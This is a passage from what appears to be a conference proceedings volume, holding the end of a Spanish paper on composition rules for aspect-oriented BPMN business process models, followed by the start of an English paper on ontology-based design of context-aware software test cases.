El join point de la figura 10 también cuenta con un evento no interrumpible adjunto. Esto significa que, en caso de que se dispare ese evento y también se complete normalmente la actividad en la que se encuentra el evento, la parte final del “Advice 3” se ejecutará solamente una vez, porque el pointcut está aplicado a la actividad, pero igualmente deberá analizarse si también es necesario ejecutarla a la salida del evento interrumpible. En caso afirmativo, habrá que proceder como se explicó para el caso del evento interrumpible adjunto de la regla #13.

Regla #15: El join point es un elemento único por lo que las actividades que poseen un evento adjunto, ella y el evento deben considerarse como elementos diferentes, por lo que el pointcut afecta exclusivamente al elemento al que se aplica.

En la figura 10, el pointcut aplica solamente a la actividad, que es el join point. Los dos eventos adjuntos que posee la actividad son elementos diferentes y no se consideran parte del join point. En el caso en que fuera necesario podrían tener sus propios pointcuts asociados, como se menciona entre las posibles soluciones de las reglas #13 y #14.

Regla #16: La existencia de una rama de proceso con un evento de terminación debe obligar a analizar la situación de los posibles advices en ejecución o por ejecutarse que deberían detenerse si el flujo del proceso alcanzara a aquel evento.

El evento terminación de BPMN detiene por completo el proceso cuando el flujo lo alcanza, sin importar lo que esté sucediendo en cualquiera de las demás ramas que pudiera haber en ejecución. Esto significa que cuando existe un evento terminación deberá elaborarse el diagrama resultante de la composición de todos los advices de manera de analizar el posible impacto que podría tener el hecho de que se termine el proceso en cualquier momento cuando se alcance el evento terminación.

Regla #17: Los eventos de enlace no pueden ser join points, ya que un par de eventos de enlace equivalen a una flecha de flujo de secuencia, que no es un join point válido según la regla #1.

Regla #18: Debe tenerse en cuenta que nunca se

ejecuta un advice “after” o la parte final de un advice “around” en un evento final o en un evento terminación.

Regla #19: Nunca se ejecuta un advice “before” o la parte inicial de un advice “around” en un evento inicial.

Regla #20: Los eventos adjuntos solamente pueden tener un advice “after”.

3.4. Reglas para elementos “compuerta”:

Regla #21: Los advices “after” o las partes finales de los advices “around” sobre una compuerta exclusiva se aplicarán a todas las ramas de salida de la compuerta, pero se ejecutarán solamente una vez en la rama de salida que se active.

Regla #22: Los advices “after” o las partes finales de los advices “around” sobre una compuerta paralela se aplicarán y se ejecutarán en todas las ramas de salida de la compuerta.

Regla #23: Los advices “after” o las partes finales de los advices “around” sobre una compuerta inclusiva se aplicarán a todas las ramas de salida de la compuerta que se active, aunque no puede saberse en tiempo de diseño en cuántas de ellas lo harán.

Regla #24: Los advices aplicados en una compuerta de tipo compleja deben analizarse en función del diseño de la lógica de la compuerta.

Regla #25: Los advices “after” o las partes finales de los advices “around” sobre una compuerta basada en eventos deben aplicarse en todas las ramas de salida de la compuerta y tras el evento en cada rama, pero se ejecutarán solamente en la rama del evento que se dispare.

Regla #26: Los advices “after” o las partes finales de los advices “around” sobre una compuerta basada en eventos paralela deben aplicarse en todas las ramas de salida de la compuerta y tras el evento en cada rama, y se ejecutarán en las ramas de todos los eventos que se disparen.

Regla #27: Debe tenerse en cuenta que nunca se ejecuta un advice “before” en una compuerta basada en eventos generadora de instancia.

Regla #28: Los eventos de una compuerta basada en eventos pueden ser join points, independientemente de si la compuerta lo es o no y de si la compuerta es generadora de instancia o no, y sus advices tienen prioridad de ejecución por sobre los de la compuerta.

3.5. Reglas para elementos “proceso”:

Regla #29: Los advices “after” y la parte inicial de los advices “around” aplicados a un elemento proceso son las primeras actividades a ejecutarse, mientras que los advices “after” y las partes finales de los advices “around” son las últimas.

3.6. Reglas para elementos “dato”:

Regla #30: Los advices aplicados a los elementos de datos se ejecutan inmediatamente antes del almacenamiento o después de la recuperación de la información, según corresponda al tipo de advice aplicado.

A todo lo expresado hay que agregar que, seguramente, el proceso modelado en el advice no necesariamente será tan simple como fue planteado en los ejemplos, sino que podría tener una combinación de elementos de flujo que habrá que integrar cuidadosamente a la hora de la composición.

Concretamente, hay que trabajar con mucha atención con los conectores de tipo flujo de secuencia ya que los otros dos tipos de conectores, asociaciones y mensajes, no se verán afectados. Esto es así porque las asociaciones permanecerán inalteradas con respecto a los elementos a los que aplican y los flujos de mensaje también, porque los advices son autocontenidos y no poseen relación con nada fuera del propio diagrama, de modo que sólo permanecerán los flujos de mensaje existentes en el proceso principal.

4. Caso de estudio

En esta sección presentamos un caso de aplicación de algunas de las reglas de composición en el proceso de quirúrgico de un hospital. En la figura 12 se modeló en forma resumida un proceso extremo a extremo, desde la solicitud de la cirugía hasta el alta del paciente tras la intervención. En la figura se pueden observar los join points indicados de forma explícita [16] mediante pointcuts que utilizan el elemento anotación de BPMN y una sintaxis que corresponde a la que se propone en AOP4ST [17].




Figura 12: Incumbencia “Control de salud”.

Las incumbencias transversales, con sus respectivos advices y que corresponden a los pointcuts, se presentan en las figuras 13 a 18 a continuación:




Figura 13: Incumbencia “Control de salud”.




Figura 14: Incumbencia “Estadística”.




Figura 15: Incumbencia “Control de tiempo”.




Figura 16: Incumbencia “Validación”.




Figura 17: Incumbencia “Control de medicamentos”.




Figura 18: Incumbencia “Calidad”.

El diagrama que resulta de componer los advices en los join

points, según las condiciones impuestas por los pointcuts y cumpliendo rigurosamente con las reglas de composición, se exhibe en la siguiente figura:




Figura 19: Diagrama resultante tras la composición.

Una vez obtenido el diagrama compuesto, se corren las validaciones sintácticas de la herramienta de modelado y se puede comprobar que la composición no arroja errores.

5. Validación del conjunto de reglas

Estas reglas de composición fueron validadas empíricamente en el proyecto de investigación “Modelado de procesos de negocio orientados a aspectos” de la Universidad Champagnat [18], en donde se verificó que siempre se llevó a cabo una correcta conformación sintáctica de los diagramas resultantes. No obstante, se espera continuar validando estas reglas con nuevos casos a medida que surjan.

En el marco de ese proyecto y de otros que le sucedieron, se realizaron tres validaciones por aplicación en proyectos reales en la industria. El primero de los casos fue el modelado de los procesos corporativos de una empresa de seguridad multinacional, en donde se detectaron, separaron, encapsularon y compusieron las incumbencias del modelo de negocio del área de “Vigilancia” en tres países de la compañía: España, Brasil y Argentina.

El segundo caso correspondió al modelado de los procesos de una Dirección del Gobierno de la Provincia de Mendoza, Argentina, en donde nuevamente se llevaron a cabo la detección, separación, encapsulamiento y posterior composición de los procesos de negocio.

El tercer proyecto consistió en el modelado de los procesos internos de una de las dos mayores empresas de gestión de transacciones bancarias de la Argentina, proyecto que aún está en marcha.

Con estas tres experiencias pudo arribarse a las siguientes conclusiones:

- El empleo de estas técnicas no interfirió en la obtención de los objetivos específicos buscados con el modelo de negocio [19].
- No solo no interfirió, sino que aportó una mejor organización de los modelos y su identificación de los procesos primarios y de soporte.
- Permitió la posibilidad de que diferentes expertos, en el dominio del problema y en cuestiones técnicas, pudieran validar los modelos correspondientes a sus respectivas áreas de conocimiento.
- Las incumbencias transversales detectadas en las primeras experiencias pudieron reutilizarse en las siguientes.
- Las reglas de composición fueron suficientes y permitieron componer correctamente los diagramas de procesos en BPMN.
- Si bien hubo que preparar a los analistas de procesos, no se presentaron mayores inconvenientes, debido a la simpleza del enfoque y a la aplicación de conceptos estándares, que ya eran conocidos por los analistas.
- Fue posible componer los diagramas de BMPN en forma automática por medio del empleo de la herramienta Enterprise Architect, ampliamente difundida en la industria. A tal fin, se desarrolló un plug-in para la herramienta y, en todos los casos, se obtuvieron diagramas sintácticamente bien formados según la gramática de BPMN 2.0.

6. Conclusiones y trabajo futuro

Con la certeza de que este grupo de reglas todavía no está completo, se considera que es posible seguir elaborando nuevas reglas a partir de un análisis exhaustivo de la semántica de los elementos de la BMMN 2.0 y de la combinación de estos elementos, así como a partir del análisis de diferentes casos que pueden surgir cuando se desarrollan procesos de negocio modelo con esta notación. De hecho, en este artículo se presentan 30 reglas que amplían la propuesta que se realizó en 2016 [13], cuando en ese entonces se contaba con solo 18.

También se espera que se pueden utilizar los diagramas de incumbencias y de join points como herramientas complementarias para colaborar con el análisis de los resultados de la composición. Los elementos de anotación de BPMN que se utilizan como instrumentos para la designación de los join points son el punto de integración entre las incumbencias, y sería muy sencillo desarrollar automáticamente los modelos de relación entre tales incumbencias, como presenta el siguiente diagrama:




Figura 20: Modelo de incumbencias.

Por su parte, el modelo de join point presenta un mayor detalle de las relaciones entre las incumbencias transversales y los puntos específicos de integración en los modelos base, y que sin dudas también sería posible generarlo de forma automática:




Figura 21: Modelo de join points.

Finalmente, se considera que también es posible automatizar la composición de incumbencias con los criterios anteriormente expuestos, algo que se está llevando a cabo mediante el desarrollo de plug-ins que amplían la funcionalidad de la herramienta de modelado Enterprise Architect, de amplia difusión en el mercado.

Referencias

- [1] Kiczales, G., Lamping, J., Mendhekar, A., Maeda, C., Videira Lopes, C., Loingtier, J.M. and Irwin, “Aspect-Oriented Programming”, Proceedings of the European Conference on Object-Oriented Programming, ECOOP, Finland. Springer-Verlag, Lecture Notes in Computer Science, no. 1241, 1997.
- [2] Pinciroli, F., “Aspect-Oriented Process for a Smooth Transition”, Ph.D. Symposium of the IEEE 11 Congreso Colombiano de Computacion, 2016.
- [3] Basili, V., Briand, L., Bianculli, D., Nejati, S., Pastore, F. and Sabetzadeh, M., “Software Engineering Research and Industry: A Symbiotic Relationship to Foster Impact”, IEEE Software, vol. 35, no. 5, 2018, pp. 44–49.
- [4] De Albuquerque, A. and Carlos, M.P., “European R&D and standardisation in the multimedia domain: a symbiotic relationship”, International Conference on Multimedia Computing and Systems, vol. 1, 1999, pp. 139–144.
- [5] Rouhani, B. D., ri Mahrin, M. N., Nikpay, F. and Nikfard, P., “A comparison enterprise architecture implementation methodologies”, Proceedings of the 2013 International Conference on Informatics and Creative Multimedia, ICICM 2013, pp. 1–6.
- [6] The Open Group, TOGAF, 9.1. 2011.
- [7] Alshareef, S., Maatuk, A. and Abdelaziz, T., “A Bird ’ s Eye View on Aspect-Oriented Requirements Engineering”, Jordanian Journal on Computers and Information Technology, vol. X, no. X, 2020.
- [8] Pryor, J. and Marcos, C., “Solving Conflicts in Aspect-Oriented Applications”, Proceedings of 4th Argentine Symposium in Software Engineering, 2003.
- [9] Pryor, J., “Managing Conflicts in Aspect-Oriented Software”, V Workshop de Investigadores en Ciencias de la Computación, 2003.
- [10] Casas, S., Vanoli, V., and Marcos, C., “Conflictos entre Aspectos en Etapas del Desarrollo de Software”, IX Workshop de Investigadores en Ciencias de la Computación, 2007, pp. 2–6.
- [11] Object Management Group, “BPMN 2.0.” 2011.
- [12] Freund, J., “BPMN 2.0. Manual de referencia y guía práctica”, BPMCenter, Santiago de Chile, 2011.
- [13] Pinciroli, F., “Aspect-oriented business process composition rules in AOP4ST”, 35th International Conference of the Chilean Computer Science Society (SCCC), 2016, pp. 1–6.
- [14] Charfi, A., Müller, H. and Mezini, M., “Aspect-oriented business process modeling with AO4BPMN”, Lecture Notes in Computer Science, vol. 6138 LNCS, 2010, pp. 48–61.
- [15] Jalali, A., Ouyang, C., Wohed, P. and Johannesson, P., “Supporting aspect orientation in business process management”, Software Systems Modeling, vol. 16, no. 3, July 2017, pp. 903–925.
- [16] Pinciroli, F., “Explicit and implicit join point designation in aspect-oriented business modeling”, accepted paper in XLVI Conferencia Latinoamericana de Informática, CLEI 2020.
- [17] Pinciroli, F. and Barros Justo, J. L., “Early aspects in Aspect-Oriented Process for a Smooth Transition”, XXIII Congreso Argentino de Ciencias de la Computación, 2017.

- [18] Pinciroli, F. and Zeligueta, L., “Modelado de negocios orientado a aspectos con AOP4ST”, XIX Workshop de Investigadores en Ciencias de la Computación, WICC 2017.
- [19] Ould, M., “Business Processes: Modelling and Analysis for Re-Engineering and Improvement”, Wiley, 1995.

Designing Context-Aware Test Cases for Particular Situations

Denis Peppino, Guido Tebes, Pablo Becker and Luis Olsina

GIDIS_Web, Facultad de Ingeniería, UNLPam

General Pico, La Pampa, Argentina

denispeppino92@gmail.com; {guido_tebes, beckerp, olsinal}@ing.unlpam.edu.ar

Abstract

For nowadays applications, the context entities that influence them entail new challenges. In other words, a simple app could need the support of other applications to do a specific task. At the same time, these apps may depend on other apps, and so on. These kinds of applications are called Context-Aware Software Systems (CASS) because they depend on the context entities to correctly perform their functions. When CASS are tested, the testers must be aware of the different particular situations in which context entities may influence the testable entity (or system under test). A scenario-based testing approach can be useful in order to effectively verify and validate CASS. In this approach, the test cases are derived from situations models, which can be represented by use cases, communications diagrams, among others. In a particular situation, a context entity may influence the input of the test case, its conditions or both. In this paper, we illustrate a testing design method supporting the design of context-aware test cases. In addition, we semantically enrich this method using ontologies within an ontological architecture.

1. Introduction

Today, computer systems have a deep impact on their users, allowing them to acquire the required information promptly or to perform certain specific functions. Also, most people today (regardless of age group) have easy access to information either through the applications of a mobile phone, a desktop computer, or a tablet. For example, in a normal routine for many people, it is common to wake up in the morning and use their mobile phones (or other devices) to access online newspapers, check the weather, traffic, e-mail, among other actions. Generally, all these applications that provide information to their users are not isolated systems and depend on other external systems or services to correctly perform their functions. Therefore, on one hand, these applications must be aware of the context or the context entities that interact with them. These kinds

of systems are called Context-Aware Software Systems (CASS).

On the other hand, Verification and Validation (V&V) are two key aspects of the software development process. V&V entails activities, methods, tools, and ultimately strategies for ensuring quality when developing systems. Software Testing is one of many Software Engineering areas that supports the V&V of software systems [1], [2]. In order to assure software quality and its fulfillment of functional and non-functional requirements, it is important for software engineers to apply software testing processes and methods throughout the software development cycle.

Currently, many testing methods or techniques can be used in order to test software systems as illustrated in [3]. Just to name a few of them, some testing methods can be reviews, inspections, black-box testing, white-box testing, acceptance testing, alpha testing or beta testing. Although many of them were developed to test the software conventionally (i.e., without considering the context or context entities), very few have been thought for the purpose of testing CASS [4].

A scenario-based testing approach might be helpful to effectively verify and validate CASS. This approach has been treated in many documents as [1], [2], [12], [3], [5]–[11]. According to ISO 29119-1 [1], Scenario Testing is a “*class of test design technique in which tests are designed to execute individual scenarios. Note that a scenario can be a user story, use-case, operational concept, or sequence of events the software may encounter, etc.*”. Also, in Figure 2 of the ISO 29119-4 standard [3] a set of testing design techniques is presented, in which the scenario testing technique is illustrated as well. Furthermore, the Standard Glossary of Terms used in Software Testing by the International Software Testing Qualifications Board (ISTQB) [5] defines Scenario Testing as “*A black-box test technique in which test cases are designed to execute scenarios of use cases*”.

In summary, taking into account the abovementioned definitions and other works such as [2], [6]–[12], we can define Scenario Testing as a black-box testing design method in which the test cases are derived from scenarios.

These scenarios represent the different particular situations that involve the software under test (or also called Testable Entity in Tebes *et al.* [13]) and the related test context entities. In addition, these particular situations could be modeled and represented by UML diagrams like use cases, communication diagrams, sequence diagrams, among others.

Commonly, a test case has a set of structural elements that compose it, namely: inputs, conditions (preconditions and postconditions) and expected results [1], [5], [13]. Furthermore, when the test cases are produced considering different particular situations in which the context entities influence the testable entity, we can call them context-aware test cases. According to De Souza and Travassos [14], the test context entities may influence the inputs of test cases, their conditions, or both. This is the same as saying that in a certain particular situation where the testable entity and its related context entities participate can influence the design of the test cases, affecting either their inputs, their conditions or both. For example, context-aware test cases can be derived from a given particular situation where only the inputs are influenced. In turn, another similar situation can influence only the test case's conditions as we will see later on, in Section 3.

Considering the aforementioned, the first contribution of this work is to illustrate a testing design method that follows the scenario-based testing approach and supports the context-aware test case design. These context-aware test cases should be useful to verify and validate CASS. We will provide a template that serves this purpose, in addition to exemplifying it with 4 test particular situations. We will show a particular situation in which the context does not influence the design of the test cases (conventional case), another in which it only influences the inputs, another in the conditions and another that influences both.

According to Becker *et al.* [15], a well-specified strategy (i.e., a methodology or approach) should be supported by robust conceptual bases (e.g., ontologies) that provide a solid and common terminology base. The benefit that this entails is that ambiguities in the use of a certain strategy would be avoided, in addition to the fact that the results would be more comparable and reproducible. Note that this idea can be applied to methods or techniques as well. Therefore, in order to strengthen our work and have all the aforementioned benefits, we consider to semantically enrich the testing design approach presented in this work by using ontologies.

Consequently, the second contribution of this paper is the reuse of ontological terminological patterns applied to the proposed testing technique. As we will show in Section 2, we consider using a set of ontologies belonging to an ontological architecture called FCD-OntoArch (*Foundational, Core, and Domain Ontological Architecture for Sciences* [16]). It is a four-layered ontological architecture that considers foundational, core, domain and instance levels. We reuse concepts of a top-

domain testing ontology named TestTDO [13] and a core ontology for situations named SituationCO [17], among others.

The rest of the paper is organized as follows. Section 2 describes FCD-OntoArch and the ontologies that support the proposed testing design method. Section 3 illustrates our technique to design context-aware test cases. Section 4 provides a summary of related work on testing approaches to verify and validate CASS. Finally, Section 5 contains the conclusions and future work.

2. Overview of the Four-layered Ontological Architecture and some of its Ontologies

As commented in the Introduction Section, our context-aware testing design method was conceived in a framework of conceptual bases that semantically enrich it. This terminological framework will be described in sub-section 2.1. In short, it is called FCD-OntoArch, which is a four-layered ontological architecture made up of ontologies at foundational, core, domain and instance levels [16]. TestTDO [13] is one of these ontologies for the testing domain and is placed at the top-domain level. Additionally, SituationCO [17] is another ontology of FCD-OntoArch for situations but it is placed at the core level. These two ontologies will be illustrated in sub-sections 2.2 and 2.3.

Note that both TestTDO and SituationCO are the primary ontologies that we reuse for our work. Also, the authors in [13] document mainly TestTDO v1.0 but the reader can find in Research Gate its new version 1.1 [18]. In addition, extra material for FCD-OntoArch and SituationCO (among other ontologies) is also available at <https://bit.ly/TestTDO-Doc>.

2.1. FCD-OntoArch: Foundational, Core, and Domain Ontological Architecture for Sciences

FCD-OntoArch is a four-layered ontological architecture, which considers foundational, core, domain and instance levels. In turn, the domain level is split down into two sub-levels, namely: top-domain and low-domain. As depicted in Figure 1, ontologies at the same level can be related to each other, except for the foundational level where there is only the ThingFO ontology [16]. Additionally, ontologies at lower levels can be semantically enriched by ontologies at upper levels. For example, TestTDO placed at the top-domain level is mainly enriched by terms, properties and relationships of the SituationCO ontology placed at the core level. In turn, this is enriched by the concepts of ThingFO.

At this point, the reader may wonder, what does it mean that ontologies at one level can be semantically enriched by other higher-level ontologies? This means that the terms, properties and/or relationships of an ontology at a certain level (e.g., top-domain or core) can inherit or extend the




Figure 1. Four-layered ontological architecture, which considers Foundational, Core, Domain and Instance levels. Also, some conceptual components are shown at the corresponding level. Note that NFRs stands for Non-Functional Requirements, FRs for Functional Requirements and MEval for Measurement and Evaluation.

semantic of the corresponding more generic terms/properties and/or relationships.

For example, a Particular Situation is a core term useful for any domain which belongs to SituationCO [17], and Test Particular Situation (which belongs to TestTDO v1.1 [18]) is semantically enriched by it. That is, Test Particular Situation is a Particular Situation, or it inherits (extends from) the semantics, or it is semantically enriched by the Particular Situation term. So, the definition of the term Test Particular Situation must be defined according to the testing domain, but we already have the benefit and the basis that exactly the semantics of the term Particular Situation is already known since it is explicitly defined in the SituationCO ontology. In other words, these core terms provide a semantic basis that gives support to better understand more specific domain terms.

In the subsequent sub-sections 2.2 and 2.3, we briefly describe the conceptualizations of SituationCO and TestTDO, respectively. We use the following convention: ontology terms begin with capital letters, properties are in italics, and non-taxonomic relationships are underlined.

2.2. SituationCO: A Core Ontology for Situations

As shown in Figure 2, SituationCO [17] includes terms –some borrowed from other core components- such as Organization, Human Agent, Project, Target Entity and Context Entity with semantic of Thing (from ThingFO), and the term Specific Goal with semantic of Assertion on Particulars (from ThingFO). Briefly, a Human Agent conceives Specific Goals that are operationalized by Projects. Also, a Specific Goal implies a Particular Situation.

A Particular Situation is a Situation-related Assertion on Particulars that explicitly states (i.e., has a *positive statement*) and specifies (i.e., has a *Situation Model's specification*) the combination of particular circumstances, episodes and relationships/events embracing Target Entities and their surrounding Context Entities, which is of interest and relevant to be represented by a Human Agent with an established Specific Goal.

Depending on the Specific Goal's *purpose*, Target Entities can be for instance Developable Entity represented in FRsTDO (e.g., a document, a source code, etc.), Evaluable Entity included in NFRsTDO (e.g., a work product, a system, etc.), or Testable Entity represented in TestTDO, which has the semantic of Developable or Evaluable in a given Particular Situation, as shown in Figure 3.

As we mentioned before, a Particular Situation associates Target Entities and Context Entities, both with the semantics of Thing. The former represents a particular or concrete, tangible or intangible object, which is the main focus of interest –the target- for a given Particular Situation. A Context Entity is also a particular or concrete, tangible or intangible object but it surrounds and influences one or more Target Entities, which depending on a Specific Goal conceived by a Human Agent may be of interest and relevant for a Particular Situation.

On the other hand, Particular Situations can be specified by a Situation Model as depicted in Figure 2. A Situation Model represents an artifact that specifies and models Situations of a given particular world. Situations can be modeled by means of informal, semiformal or formal




Figure 2. SituationCO diagram with some terms, properties and relationships enriched from ThingFO.

